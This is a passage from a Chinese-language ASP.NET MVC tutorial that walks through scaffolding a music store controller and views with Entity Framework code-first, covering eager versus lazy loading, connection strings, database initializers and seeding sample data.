本章中的方法使用 Visual Studio 开发工具，以便快速启动和运行应用程序。这样做对于代码没有什么明显的错误；然而，对于一些开发人员和项目，这种方法就太简单了。本章中使用的基架假设我们创建的应用程序需要实现基本的 create、read、update 和 delete(CRUD)功能。现有的很多应用程序只提供 CRUD 功能和基本的验证功能，以及少量的工作流程和业务规则。对于这样的应用程序，基架能发挥很好的作用。

对于更复杂的应用程序，我们想探讨不同的架构和设计模式来满足我们的需求。领域驱动设计(Domain-driven design，DDD)是一种团队使用的方法，可用来处理复杂的应用程序。命令查询职责分离(Command-query responsibility segregation，CQRS)也是一种团队开发模式，它在复杂的应用程序开发中占有主要份额。

DDD 和 CQRS 中使用的流行设计模式包括库和工作单元设计模式。如果想更多地了解这些设计模式，可参阅 http://msdn.microsoft.com/en-us/library/ff714955.aspx。库设计模式的优势之一，我们可在数据访问代码和程序其他部分之间创建一个正常边界。这个边界可以提高代码单元测试的能力，这不是默认基架生成代码的优势之一，因为硬编码依赖于实体框架。

4.2.3 执行基架模板

回到 Add Controller 对话框中(参见图 4-3)，选择 Data context class 下面的下拉列表并选中<New Data Context...>项。接下来会弹出 New Data Context 对话框，如图 4-4 所示，在输入框中输入用来访问数据库的类名(包括它的名称空间)。




图 4-4

将数据上下文命名为 MusicStoreDB，单击 OK 按钮，这样就完成了 Add Controller 对话框(如图 4-5 所示)的设置。这就为 Album 类的一个控制器 StoreManagerController 及其相关视图构建了基架。




图 4-5

单击 Add 按钮后，基架将在项目的多个位置添加新文件。在继续向前讲解之前，下面首先探讨这些新文件。

1. 数据上下文

基架会在项目的 Models 文件夹中添加 MusicStoreDB.cs 文件。文件中的类继承了实体框架的 DbContext 类，可以用来访问数据库中的专辑、流派和艺术家信息。尽管只告知了基架 Album 类，但是它看到了相关的模型并把它们也包含在了上下文中。

```
public class MusicStoreDB : DbContext
{
  public DbSet<Album> Albums { get; set; }
```

```
    public DbSet<Genre> Genres { get; set; }

    public DbSet<Artist> Artists { get; set; }
}
```

想要访问数据库，只需要实例化这个数据上下文类。现在可能极想知道上下文要使用什么样的数据库，这个问题将在后面运行程序时给出回答。

2. StoreManagerController

选择的基架模板也会生成 StoreManagerController 类，并将其放在应用程序的 Controllers 文件夹下。这个控制器拥有选择和编辑专辑信息所需的所有代码。下面是该类定义的前几行代码：

```
public class StoreManagerController : Controller
{
    private MusicStoreDB db = new MusicStoreDB();
    //
    // GET: /StoreManager/

    public ViewResult Index()
    {
        var albums = db.Albums.Include(a => a.Genre).Include(a => a.Artist);
        return View(albums.ToList());
    }

    // more later ...
```

在这段代码的前面部分，会看到基架为控制器添加了一个 MusicStoreDB 类型的私有字段。由于控制器中的每个操作都要访问数据库，因此基架用一个新的数据上下文实例来初始化这个字段。在 Index 操作中，可以看到这样的代码，它使用上下文将数据库中的所有专辑加载到一个列表中，并将列表作为模型传递给默认视图。

加载相关对象

在 Index 操作中 Include 方法的调用告知实体框架在加载一个专辑的相关流派和艺术家信息时采用预加载策略。预加载策略就尽其所能地使用查询语句加载所有数据。

实体框架的另一种(默认的)策略是延迟加载策略。使用延迟加载策略，EF 在 LINQ 查询中只加载主要对象(专辑)的数据，而不填充 Genre 和 Artist 属性：

```
var albums = db.Albums;
```

延迟加载根据需要来加载相关数据，也就是说，只有当需要 Album 的 Genre 或 Artist 属性时，EF 才会通过向数据库发送一个额外的查询来加载这些数据。然而不巧的是，当处理专辑信息时，延迟加载策略会强制框架为列表中的每一个专辑向数据库发送一个额外的

查询。对于含有 100 个专辑的列表，如果要加载所有的艺术家数据延迟加载则总共需要 101 个查询。这里描述的情形就是 N+1 问题(因为框架要执行 101 个查询才能得到 100 个填充了的对象)，这是使用对象关系映射框架面临的一个共同问题。看来延迟加载在带来便利的同时可能也要付出潜在的代价。

这里可将 Include 方法看成减少在构建完整模型中需要的查询数量的一个优化。如果想更多地了解延迟加载，请参阅 MSDN 上的“Loading Related Objects”，网址为 http://msdn.microsoft.com/library/bb896272.aspx。

基架也生成用来创建、编辑、删除和展示专辑信息的操作。要了解详情，请仔细阅读本章后面将介绍的编辑功能背后所涉及的操作。

3. 视图

一旦基架运行完成，就将在新的视图文件夹 Views/StoreManager 下出现一个视图集。这些视图为用户界面提供了罗列、编辑和删除专辑的功能，如图 4-6 所示。




图 4-6

Index 视图拥有显示音乐专辑表所需的所有代码。视图的模型是 Album 对象的枚举序列，正如先前在 Index 操作中看到的，Album 对象的枚举序列正是 Index 操作传递的内容。视图利用这个模型结合使用 foreach 循环来创建显示专辑信息的 HTML 表：

```
@model IEnumerable<MvcMusicStore.Models.Album>

@{
```

```
    ViewBag.Title = "Index";
}

<h2>Index</h2>

<p>
    @Html.ActionLink("Create New", "Create")
</p>
<table>
    <tr>
        <th>@Html.DisplayNameFor(model => model.Genre.Name)</th>
        <th>@Html.DisplayNameFor(model => model.Artist.Name)</th>
        <th>@Html.DisplayNameFor(model => model.Title)</th>
        <th>@Html.DisplayNameFor(model => model.Price)</th>
        <th>@Html.DisplayNameFor(model => model.AlbumArtUrl)</th>
        <th></th>
    </tr>

@foreach (var item in Model) {
    <tr>
        <td>@Html.DisplayFor(modelItem => item.Genre.Name)</td>
        <td>@Html.DisplayFor(modelItem => item.Artist.Name)</td>
        <td>@Html.DisplayFor(modelItem => item.Title)</td>
        <td>@Html.DisplayFor(modelItem => item.Price)</td>
        <td>@Html.DisplayFor(modelItem => item.AlbumArtUrl)</td>
        <td>
            @Html.ActionLink("Edit", "Edit", new { id=item.AlbumId }) |
            @Html.ActionLink("Details", "Details", new { id=item.AlbumId }) |
            @Html.ActionLink("Delete", "Delete", new { id=item.AlbumId })
        </td>
    </tr>
}
</table>
```

注意基架是如何选择所有“重要的”字段显示给用户的。换句话说，视图中的表没有显示任何外键属性的值(因为它们对用户来说是无意义的)，但显示了相关的流派名称和艺术家的姓名，这是如何实现的呢？原来视图对所有的模型输出都采用了 HTML 辅助方法 DisplayFor。

表中的每一行还包括编辑、删除和详细显示专辑的链接。正如前面提到的，我们所看到的基架代码只是一个起点。接下来还可能需要添加、删除和改变一些代码来按照自己的规格调整视图。但在修改以前，应该运行一下视图，查看当前视图的效果。

4.2.4　执行基架代码

在开始运行程序之前，首先处理一个本章前面提到的亟待解决的问题。MusicStoreDB 采用什么数据库？到目前为止尚未为应用程序创建数据库，甚至尚未指定数据库连接。

1. 用实体框架创建数据库

EF 的代码优先的方法会尽可能地使用约定而非配置。如果不配置从模型到数据库中表和列的具体映射，EF 将使用约定创建一个数据库模式。如果在运行时不配置一个具体的数据库连接，EF 将按照约定创建一个连接。

配置连接

显式地为代码优先数据上下文配置连接很简单，即向 web.config 文件中添加一个连接字符串。该连接字符串的名称必须与数据上下文类的名称一致。在已经编写的代码中可以通过使用以下的连接字符串来控制上下文的数据库连接：

```
<connectionStrings>
  <add name="MusicStoreDB"
     connectionString="data source=.\SQLEXPRESS;
                       Integrated Security=SSPI;
                       initial catalog=MusicStore"
     providerName="System.Data.SqlClient" />
</connectionStrings>
```

如果不配置具体的连接，EF 将尝试连接 SQL Server Express 的本地实例，并且查找与 DbContext 派生类同名的数据库。如果 EF 能够连接到数据库服务器，但找不到数据库，那么框架将会创建一个数据库。如果在基架完成后，运行应用程序，并导航到 URL 连接 /StoreManager，我们会发现实体框架已经在本机的 SQL Express 实例中创建了一个名为 Mvc MusicStore.Models.MusicStoreDB 的数据库。如果想看新数据库的完整图表，请参见图 4-7。




图 4-7

实体框架自动创建数据库表来存储专辑、艺术家和流派的信息。框架使用模型属性的名称和数据类型来决定数据库表中列的名称和数据类型。这里，注意框架是如何推导出每个表的主键列，以及各表之间的外键关系。

数据库中的 EdmMetadata 表是 EF 用来确保模型类和数据库模式同步的(通过从模型类

定义中计算一个哈希值)。如果修改模型，例如添加一个属性、删除一个属性或者添加一个类等，那么 EF 要不就是根据新模型重新创建数据库，要不就是抛出一个异常。不过不必担心，在没有许可的情况下，EF 不会重新创建数据库；如果要重新创建数据库，我们还需要提供一个数据库的初始化器。

EDMMETADATA

EF 不要求数据库中必须有 EdmMetadata 表。该表之所以存在，是因为 EF 要用它来检测模型类的变化。可以放心地从数据库中删除 EdmMetadata 表，此时实体框架假设我们知道自己在做什么。一旦删除了 EdmMetadata 表，DBA 就要负责使数据库中模式的改变匹配模型中的改变。当然也可以通过改变模型和数据库之间的映射来使其继续工作。详细情况请参见 http://msdn.microsoft.com/library/gg696169(VS.103).aspx，可以将其作为映射和注释的起点。

2. 使用数据库初始化器

保持数据库和模型变化同步的一个简单方法是允许实体框架重新创建一个现有的数据库。可以告知 EF 在应用程序每次启动时重新创建数据库或者仅当检测到模型变化时重建数据库。当调用 EF 的 Database 类(在名称空间 System.Data.Entity 中)中的静态方法 SetInitializer 时，可以选择这两种策略中的任意一个。

当使用 SetInitializer 方法时，需要向其传递一个 IDatabaseInitializer 对象，而框架中带有两个 IDatabaseInitializer 对象：DropCreateDatabaseAlways 和 DropCreateDatabaseIfModelChanges。可以根据这两个类的名称来辨别每个类所代表的策略。两个初始化器都需要一个泛型类型的参数，并且这个参数必须是 DbContext 的派生类。

例如，假设想要在应用程序每次重新启动时都重新创建音乐商店的数据库。那么在文件 global.asax.cs 内部，可在应用程序启动过程中设置一个初始化器：

```
protected void Application_Start()
{
    Database.SetInitializer(new
                DropCreateDatabaseAlways<MusicStoreDB>());

    AreaRegistration.RegisterAllAreas();
    RegisterGlobalFilters(GlobalFilters.Filters);
    RegisterRoutes(RouteTable.Routes);
}
```

现在可能极想知道为什么有人想在每次应用程序重新启动时都要重新创建数据库，尽管模型改变了，但是难道不想保留其中的数据吗？

这些都是很合理的问题。必须记住，代码优先方法(如数据库的初始化器)的特征是为应用程序生命周期早期阶段的迭代和快速变化提供便利的。一旦发布一个实际网站并且采用真实的客户数据，就不能在每次改变模型时重新创建数据库了。

迁移

实体框架的 4.3 版本包括很多功能，例如挖掘模型对象的变化，以及为 SQL Server 生成变更指令。当创建和完善模型定义时，迁移(migrations)可以帮助我们保留数据库中的已有数据。更多信息请参阅 http://blogs.msdn.com/b/adonet/archive/2012/02/09/ef-4-3-code-based-migrationswalkthrough.aspx.

在项目的最初阶段，我们创建的数据库可能需要填充一些初始记录，像查找值。我们可以通过下节介绍的播种数据库(seeding the database)来实现。

3. 播种数据库

对于 MVC Music Store 的开发，现在假设将项目设置为在每次应用程序重启时重新创建数据库。然而，想让新创建的数据库中带有一些流派、艺术家甚至一些专辑，以便在开发应用程序时不必输入数据就可以使其进入可用状态。

在这样的情形下，可以创建一个 DropCreateDatabaseAlways 类的派生类并重写其中的 Seed 方法。Seed 方法可以为应用程序创建一些初始的数据，正如在下面的代码中看到的：

```
public class MusicStoreDbInitializer
   : DropCreateDatabaseAlways<MusicStoreDB>
{
   protected override void Seed(MusicStoreDB context)
   {
       context.Artists.Add(new Artist {Name = "Al Di Meola"});

       context.Genres.Add(new Genre { Name = "Jazz" });

       context.Albums.Add(new Album
                          {
                              Artist =  new Artist { Name="Rush" },
                              Genre = new Genre { Name="Rock" },
                              Price = 9.99m,
                              Title = "Caravan"
                          });
       base.Seed(context);
   }
}
```

调用重写的基类的 Seed 方法会将新对象保存到数据库中。这时在音乐商店数据库的每一个实例中都会有两种流派(Jazz 和 Rock)、两个艺术家(Al Di Meola 和 Rush)和一个专辑。想让新的数据库初始化器起作用，就需要在应用程序启动代码部分注册这个初始化器，如下所示：

```
protected void Application_Start()
{
     Database.SetInitializer(new MusicStoreDbInitializer());
```

```
        AreaRegistration.RegisterAllAreas();
        RegisterGlobalFilters(GlobalFilters.Filters);
        RegisterRoutes(RouteTable.Routes);
    }
```

如果现在重启并运行应用程序，在浏览器中导航到/StoreManager URL，将看到存储管理器中 Index 视图的运行效果，如果 4-8 所示。

